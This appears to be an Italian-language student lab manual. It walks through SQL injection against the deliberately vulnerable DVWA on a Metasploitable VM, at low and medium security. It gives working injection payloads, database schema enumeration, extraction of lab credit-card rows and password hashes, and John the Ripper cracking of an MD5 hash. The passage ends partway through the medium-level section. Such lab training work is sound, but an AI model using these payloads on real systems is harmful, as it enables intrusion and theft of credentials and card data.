

## MANUALE BUILDWEEK 2


### Traccia 1a:

Ci è stato chiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso

Requisiti laboratorio:

- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24


1) Innanzitutto abbiamo settato i due ip come richiesto dall'esercizio ed abbiamo verificato che le due macchine comunicassero tramite il comando ping.



```
metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0
msfadmin@metasploitable:~$ ifconfig
-bash: ifconfg: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:32:14:16
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:1416/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:23 errors:0 dropped:0 overruns:0 frame:0
            TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1586 (1.5 KB) TX bytes:8556 (8.3 KB)
            Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:131 errors:0 dropped:0 overruns:0 frame:0
            TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:31547 (30.8 KB) TX bytes:31547 (30.8 KB)

msfadmin@metasploitable:~$ _
```



```
(kali㉿vboxkali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.64 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.989 ms
^C
— 192.168.13.150 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.989/1.312/1.635/0.323 ms
```

2) Dopodichè siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza low.



3) Successivamente abbiamo usato il payload

' OR '1'=1 #

per una condizione sempre vera; commentando con # si può bypassare l'autenticazione del database, permettendo così di recuperare tutti i dati riguardanti id, nome, ecc. Così abbiamo trovato Pablo Picasso



4) Successivamente tramite il seguente payload abbiamo ottenuto tutti gli username e le password degli utenti sul database DVWA, trovando quindi di conseguenza quella di Pablo Picasso.

' UNION SELECT user,password FROM dvwa.users#

- **Inizio della query originale ('):** Il singolo apice ('') rappresenta la chiusura di una stringa in una query SQL preesistente. Questo serve per interrompere la query legittima che l'applicazione sta cercando di eseguire.
- **UNION SELECT:** L'operatore **UNION** viene utilizzato in SQL per combinare il risultato di due query. La query originale e la nuova query (SELECT user,password FROM dvwa.users) vengono unite insieme.
- **SELECT user,password FROM dvwa.users:** La parte SELECT user,password estrae i valori delle colonne user e password dalla tabella chiamata dvwa.users. La tabella dvwa.users contiene informazioni sensibili, come account utente e password.

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a form field "User ID:" with a value input box and a "Submit" button. Below the form, the output of the exploit is displayed in red text:  
ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Below the exploit output, there's a "More info" section with three links:  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)  
<http://www.unixwiz.net/t echtips/sql-injection.html>

At the bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer at the very bottom reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Per avere la password in chiaro abbiamo usato JTR, da terminale. Abbiamo creato il documento pablo.txt con all'interno l'hash recuperato in precedenza ed abbiamo avviato JTR ottenendo la password finale

Hash associata all' account: **0d107d09f5bbe40cade3de5c71e9e9b7** L'hash che ho ottenuto è molto probabilmente un hash MD5:

1. **Lunghezza dell'hash:** Un hash MD5 ha sempre una lunghezza di 32 caratteri esadecimali.
2. **Formato esadecimale:** Gli hash MD5 sono rappresentati in formato esadecimale.

Utilizzando un database di hash MD5 recupero la password in chiaro che è: **letmein**

```
(kali㉿vboxkali) [~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿vboxkali) [~/Desktop]
$ john --show --format=raw-md5 pablo.txt wordlist pass.txt
?:letmein

1 password hash cracked, 0 left

(kali㉿vboxkali) [~/Desktop]
```

5) Con il seguente comando abbiamo cercato, tramite John the Ripper, di decidrare l'hash recuperato.

**john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt**

- john: È il comando per eseguire **John the Ripper**, l'utility che tenterà di decifrare gli hash di password.
- --format=raw-md5: Specifica il formato degli hash che si trovano nel file pablo.txt. In questo caso, gli hash sono nel formato **MD5 "grezzo"**.
- --wordlist=/usr/share/wordlists/rockyou.txt: Indica il file contenente la **wordlist** da usare per il cracking. In questo caso, si sta usando la wordlist rockyou.txt, che contiene milioni di password comuni ed è spesso usata nei test di sicurezza.
- pablo.txt: È il file che contiene gli hash delle password da decifrare.

Infine, tramite il comando

**john --show --format=raw-md5 pablo.txt**

Siamo stati in grado di visualizzare i risultati del cracking delle password.

--show: Questa opzione serve per mostrare le password già decifrate. John consulta il file interno (di solito chiamato john.pot) dove memorizza le password che ha già scoperto in precedenti operazioni di cracking.

---

### Traccia 1b:

Ci è stato chiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso ma con livello di difficoltà medium.

Requisiti laboratorio:

- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

1) Innanzitutto abbiamo configurato i due ip come richiesto ed abbiamo verificato che le due macchine comunicassero tramite il comando ping.

```

metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
nsfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0
nsfadmin@metasploitable:~$ ifconfig
-bash: ifconfig: command not found
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:32:14:16
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:1416/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1586 (1.5 KB) TX bytes:8556 (8.3 KB)
          Base address:0x020000 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31547 (30.8 KB) TX bytes:31547 (30.8 KB)

nsfadmin@metasploitable:~$ _

```

```

(kali㉿vboxkali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.64 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.989 ms
^C
— 192.168.13.150 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.989/1.312/1.635/0.323 ms

```

**DVWA Security**

**Script Security**

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

---

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

2) Successivamente abbiamo usato il payload

**1 OR 1=1 -**

per una condizione sempre vera; commentando con -- si può bypassare l'autenticazione del database, permettendo così di recuperare tutti i dati riguardanti id, nome, ecc. Così abbiamo trovato Pablo Picasso.

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" label and a text input field with the value "ID: 1 OR 1=1--". Below the input is a "Submit" button. To the right of the input field, the results of the injection are displayed in red text:

```

ID: 1 OR 1=1--
First name: admin
Surname: admin

ID: 1 OR 1=1--
First name: Gordon
Surname: Brown

ID: 1 OR 1=1--
First name: Hack
Surname: Me

ID: 1 OR 1=1--
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1--
First name: Bob
Surname: Smith

```

3) Successivamente tramite il payload

#### 4 UNION SELECT user,password FROM dvwa.users –

abbiamo ottenuto tutti gli username e le password degli utenti sul database DVWA, trovando quindi di conseguenza quella di Pablo Picasso.

- **4:** È una parte del payload che si adatta alla query SQL originale dell'applicazione vulnerabile.
- **UNION SELECT:** L'operatore UNION consente di combinare i risultati di due query SQL. L'idea è che il risultato della query originale venga unito a quello della query iniettata, che estrae informazioni da una tabella diversa (dvwa.users).
- **user, password:** Questi sono i nomi delle colonne della tabella dvwa.users. Si presume che:
  - user contenga i nomi utente.
  - password contenga le password (sotto forma di hash).
- **FROM dvwa.users:** Specifica la tabella da cui vengono estratti i dati, in questo caso dvwa.users.
- **--:** Questo è un commento in SQL. Ignora il resto della query originale, garantendo che il codice iniettato funzioni correttamente.

The screenshot shows the DVWA SQL Injection page. The sidebar and main content area are identical to the previous screenshot, but the results of the injection are now displayed in red text, showing multiple rows of user data:

```

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: Pablo
Surname: Picasso

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327debb882cf99

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: gordona
Surname: e99a18c420cb38dsf260853678922e03

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: 137
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 4 UNION SELECT user,password FROM dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327debb882cf99

```

4) Per avere la password in chiaro abbiamo usato JTR, da terminale. Abbiamo creato il documento pablo.txt con all'interno l'hash recuperato in precedenza ed abbiamo avviato JTR ottenendo la password finale: letmein

```
(kali㉿vboxkali)-[~/Desktop] $ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿vboxkali)-[~/Desktop] $ john --show --format=raw-md5 pablo.txt wordlist pass.txt
?:letmein

1 password hash cracked, 0 left

(kali㉿vboxkali)-[~/Desktop]
```

---

### Traccia 1c


Utilizzo delle tecniche SQL per sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare informazioni aggiuntive.

1) Configurazione del laboratorio virtuale.

VM utilizzate: Kali Linux: 192.168.13.100

Metasploitable: 192.168.13.150

Verifichiamo la connettività tra le due VM:



The screenshot shows the DVWA Security interface. At the top, it says "DVWA Security" with a padlock icon. Below that, it says "Script Security". It displays the message "Security Level is currently **low**". Below this, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." At the bottom, there is a dropdown menu set to "low" and a "Submit" button.

```

└─$ sudo arp-scan -l
[sudo] password di kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.13.100
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.13.150 08:00:27:4a:b7:b1      (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.221 seconds (115.26 hosts/sec). 1 responded

└─(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=2.19 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=1.06 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=5.84 ms
^C
— 192.168.13.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.059/3.027/5.835/2.038 ms

```

2) Accediamo alla DVWA e impostiamo la security in “Low”

3) Nella sezione SQL Injection abbiamo iniettato nel campo della ricerca lo script < ' OR '1'='1' > usato per sfruttare vulnerabilità nei sistemi che non filtrano correttamente i dati immessi dall'utente. In particolare, la parte **'1'='1'** crea una condizione che è sempre vera, poiché **'1'='1'** è sempre vero. Questo restituirà un elenco di user presenti. In questo elenco troviamo l'user che stiamo cercando.

---

### User ID:

ID: 1' OR '1'='1

First name: admin

Surname: admin

ID: 1' OR '1'='1

First name: Gordon

Surname: Brown

ID: 1' OR '1'='1

First name: Hack

Surname: Me

ID: 1' OR '1'='1

First name: Pablo

Surname: Picasso

ID: 1' OR '1'='1

First name: Bob

Surname: Smith

4) Dopodiché ci siamo dedicati alla ricerca di altre informazioni vitali presenti su altri database collegati.

Per trovare altri database disponibili abbiamo impostato la query per l'SQL injection nel seguente modo:

**' UNION SELECT NULL, schema\_name FROM information\_schema.schemata #** Dove:

- L'apostrofo ' viene utilizzato per chiudere manualmente il valore di un parametro atteso da una query SQL. Questo è il punto in cui si inizia a manipolare il comportamento della query legittima. In un'applicazione vulnerabile, l'input fornito dall'utente non viene adeguatamente controllato, permettendo l'iniezione di codice SQL.
- **UNION** consente di combinare i risultati di due query SQL. In questo caso, l'utente malintenzionato aggiunge una seconda query, il cui scopo è restituire dati aggiuntivi che non erano previsti nella query originaria.
- **NULL**: Questo valore rappresenta una colonna vuota, usata per adattarsi alla struttura della query originaria. La posizione e il numero dei campi devono corrispondere a quelli della query vulnerabile.
- **schema\_name**: nome database
- **information\_schema.schemata**: tabella di sistema presente nei database relazionali conformi allo standard SQL (come MySQL) che fornisce informazioni sui **database** (detti anche schemi) presenti in un'istanza del server di database.
- **#** viene usato per indicare un commento in SQL. Tutto ciò che segue il simbolo # nella query verrà ignorato dal database. Questo permette di eliminare eventuali parti rimanenti della query originale che potrebbero causare errori.

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field containing "ID: ' UNION SELECT NULL, schema\_name FROM information\_schema.schemata #". Below it, several other UNION queries are listed, each adding different database names like "information\_schema", "dvwa", "metasploit", "mysql", "aspdb", and "tikiwiki". At the bottom, there's a "More info" section with links to security reviews and a "View Source" link.

5) Abbiamo provato ad entrare nei diversi database tramite la query:

**' UNION SELECT NULL, table\_name FROM information\_schema.tables WHERE table\_schema='nome\_database' #** Dove:

- **table\_name**: Il nome delle tabelle presenti in un database specifico.
- La tabella **information\_schema.tables** è una parte del sistema MySQL. Contiene l'elenco di tutte le tabelle per ogni database presente sul server SQL. È un punto di riferimento per esplorare la struttura del database.
- **table\_schema**: È il nome del database (lo stesso trovato con la query precedente).
- **nome\_database**: Viene sostituito con il nome del database target. Deve essere scritto tra apici singoli.

E abbiamo trovato una tabella interessante sotto il nome "credit\_cards" nel database "owasp10".

**Vulnerability: SQL Injection**

User ID:	<input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: accounts</pre> <pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: blogs_table</pre> <pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: captured_data</pre> <pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: credit_cards</pre> <pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: hitlog</pre> <pre>ID: ' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='owasp10' # First name: Surname: pen_test_tools</pre>		
<b>More info</b>		
<a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a> <a href="http://en.wikipedia.org/wik/SQL_injection">http://en.wikipedia.org/wik/SQL_injection</a> <a href="http://www.unixwiz.net/techips/sql-injection.html">http://www.unixwiz.net/techips/sql-injection.html</a>		

6) Successivamente abbiamo aperto la tabella “credit\_cards” per ottenere **l’elenco delle colonne presenti** tramite la query:

**‘ UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table\_name=’credit\_cards’ #** Dove:

- **column\_name:** Il nome delle colonne presenti nella tabella specificata.
- **information\_schema.columns** contiene informazioni su tutte le colonne di tutte le tabelle.
- **table\_name:** Il nome della tabella di interesse.
- **credit\_cards:** È il nome della tabella da esplorare.

User ID:	<input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: ' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='credit_cards' # First name: Surname: ccid</pre> <pre>ID: ' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='credit_cards' # First name: Surname: ccnumber</pre> <pre>ID: ' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='credit_cards' # First name: Surname: ccv</pre> <pre>ID: ' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='credit_cards' # First name: Surname: expiration</pre>		

7) Abbiamo proceduto poi ad ottenere il contenuto delle diverse colonne che sono risultate dalla ricerca precedente ed abbiamo impostato la query nel seguente modo:

**‘ UNION SELECT NULL, nome\_colonna FROM owasp10.credit\_cards #** Dove:

- **nome\_colonna:** Specifica la colonna da cui estrarre i dati. Deve essere un nome valido di una colonna esistente nella tabella credit\_cards (ccid, ccnumber, ccv, expiration).
- **owasp10:** È il nome del database che contiene la tabella target.
- **credit\_cards:** È la tabella specifica da cui vengono letti i dati.  
Deve essere una tabella valida all’interno del database specificato.

8) Abbiamo trovato:

- a) Gli identificativi delle carte di credito

### Vulnerability: SQL Injection

User ID:

```
 Submit  
ID: ' UNION SELECT NULL, ccid FROM owasp10.credit_cards #  
First name:  
Surname: 1  
  
ID: ' UNION SELECT NULL, ccid FROM owasp10.credit_cards #  
First name:  
Surname: 2  
  
ID: ' UNION SELECT NULL, ccid FROM owasp10.credit_cards #  
First name:  
Surname: 3  
  
ID: ' UNION SELECT NULL, ccid FROM owasp10.credit_cards #  
First name:  
Surname: 4  
  
ID: ' UNION SELECT NULL, ccid FROM owasp10.credit_cards #  
First name:  
Surname: 5
```

[More info](#)

- b) I numeri delle carte di credito

### Vulnerability: SQL Injection

User ID:

```
 Submit  
ID: ' UNION SELECT NULL, ccnumber FROM owasp10.credit_cards #  
First name:  
Surname: 4444111122223333  
  
ID: ' UNION SELECT NULL, ccnumber FROM owasp10.credit_cards #  
First name:  
Surname: 7746536337776330  
  
ID: ' UNION SELECT NULL, ccnumber FROM owasp10.credit_cards #  
First name:  
Surname: 8242325748474749  
  
ID: ' UNION SELECT NULL, ccnumber FROM owasp10.credit_cards #  
First name:  
Surname: 7725653200487633  
  
ID: ' UNION SELECT NULL, ccnumber FROM owasp10.credit_cards #  
First name:  
Surname: 1234567812345678
```

- c) I codici di sicurezza delle carte di credito

### Vulnerability: SQL Injection

User ID:

```
 Submit  
ID: ' UNION SELECT NULL, ccv FROM owasp10.credit_cards #  
First name:  
Surname: 745  
  
ID: ' UNION SELECT NULL, ccv FROM owasp10.credit_cards #  
First name:  
Surname: 722  
  
ID: ' UNION SELECT NULL, ccv FROM owasp10.credit_cards #  
First name:  
Surname: 461  
  
ID: ' UNION SELECT NULL, ccv FROM owasp10.credit_cards #  
First name:  
Surname: 230  
  
ID: ' UNION SELECT NULL, ccv FROM owasp10.credit_cards #  
First name:  
Surname: 627
```

d) Le date di scadenza delle carte di credito

### Vulnerability: SQL Injection

```
User ID:   
Submit  
ID: ' UNION SELECT NULL, expiration FROM owasp10.credit_cards #  
First name:  
Surname: 2012-03-01  
ID: ' UNION SELECT NULL, expiration FROM owasp10.credit_cards #  
First name:  
Surname: 2015-04-01  
ID: ' UNION SELECT NULL, expiration FROM owasp10.credit_cards #  
First name:  
Surname: 2016-03-01  
ID: ' UNION SELECT NULL, expiration FROM owasp10.credit_cards #  
First name:  
Surname: 2017-06-01  
ID: ' UNION SELECT NULL, expiration FROM owasp10.credit_cards #  
First name:  
Surname: 2018-11-01
```

Successivamente abbiamo provato a replicare la raccolta delle informazioni avanzate con il livello di sicurezza a medium.

La prima cosa da dover puntualizzare è che c'è una differenza di sintassi rispetto al livello di sicurezza medium, in quanto questo livello di sicurezza non supporta caratteri speciali come l'apice ' che abbiamo inserito come primo elemento nel livello di sicurezza low per strutturare la query, infatti abbiamo preferito definire il primo elemento con un ID. Inoltre, questa modalità non supporta il carattere speciale # alla fine della query ma – (per via dell'escaping dei caratteri speciali, come con l'apice).

La query utilizzata per recuperare i nomi degli altri database presenti è la seguente:

**1 UNION SELECT NULL, schema\_name FROM information\_schema.schemata --**

Dove l'unica cosa che cambia rispetto al livello di sicurezza low è la sintassi dei caratteri speciali:

- ' → 1 (ID casuale utente)
- # → --

The screenshot shows the DVWA application interface with the 'SQL Injection' module selected. The main content area displays the results of a UNION query used to list database names from the information\_schema. The results are as follows:

```
